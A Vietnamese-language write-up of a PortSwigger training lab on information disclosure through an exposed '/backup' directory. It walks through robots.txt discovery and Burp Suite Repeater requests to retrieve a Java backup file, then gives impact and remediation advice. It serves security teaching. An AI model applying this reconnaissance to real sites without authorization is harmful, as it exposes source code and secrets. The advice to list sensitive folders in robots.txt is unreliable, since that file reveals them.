- Sử dụng cơ chế serialization an toàn hoặc tránh sử dụng đối tượng tuần tự từ nguồn không đáng tin cậy.
- Kiểm tra tính toàn vẹn và mã hóa các đối tượng serial để tránh chỉnh sửa dữ liệu.
- Giám sát và kiểm tra session để phát hiện bất kỳ thay đổi bất thường nào.

Bài tập 13: [https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via backup-files](https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via-backup-files)

Tiêu đề: Lỗ hổng lộ thông tin qua tập tin backup tại thư mục “/backup”


Mô tả: Lỗ hổng này liên quan đến việc lộ thông tin qua các tập tin sao lưu (backup) không được bảo vệ, cho phép kẻ tấn công truy cập vào các tệp quan trọng chứa thông tin nhạy cảm. Bằng cách tìm kiếm và khai thác các tệp tin sao lưu bị tiết lộ trong thư mục “/backup”, kẻ tấn công có thể truy xuất dữ liệu không được mã hóa hoặc thông tin quan trọng.

Các bước làm:


- Trước tiên, ta truy cập vào và thêm trên URL “/robots.txt”, ta được gợi ý tìm đến trong “/backup”




- Quay lại công cụ Burp Suite, chọn Target, chọn dòng trang web mà ta vừa truy cập, tìm thư mục “/backup”, ta sẽ được như sau:



- Tiến hành Send to Repeater, qua tab Repeater => Send
- Ta sẽ được Response như sau:



- Ta tìm thấy dòng “href=’/backup/ProductTemplate.java.bak’”, ta tiếp tục copy “ProductTemplate.java.bak” rồi paste lên Request sau /backup/, tiến hành Send, ta sẽ được kết quả như sau:



- Trong hàm `readObject`, dòng 42 của Response ta sẽ được một mã, đó là mã solution mà chúng ta cần tìm
- Trở lại trang web, ta chọn “Submit Solution” và dán mã đó vào => Submit. Ta sẽ được kết quả như sau:



Mức độ ảnh hưởng của lỗ hổng:

Lỗ hổng này cho phép kẻ tấn công truy cập vào các tệp sao lưu không được bảo mật, có thể chứa mã nguồn hoặc thông tin cấu hình nhạy cảm. Điều này có thể dẫn đến việc tiết lộ thông tin bảo mật, mã khai thác hoặc các chi tiết cấu hình hệ thống quan trọng, từ đó mở ra nguy cơ tấn công tiếp theo như thực hiện tấn công leo thang đặc quyền hoặc thu thập thêm thông tin để tấn công sâu hơn vào hệ thống.

Khuyến cáo khắc phục:

- Đảm bảo rằng các thư mục và tệp sao lưu không được công khai trên máy chủ.
- Cấu hình tệp robots.txt để ẩn các thư mục nhạy cảm như "/backup".
- Xóa hoặc mã hóa các tệp tin backup không còn sử dụng.
- Thực hiện kiểm tra bảo mật định kỳ để phát hiện và xử lý các tệp tin sao lưu dễ bị lộ thông tin.

----- HẾT -----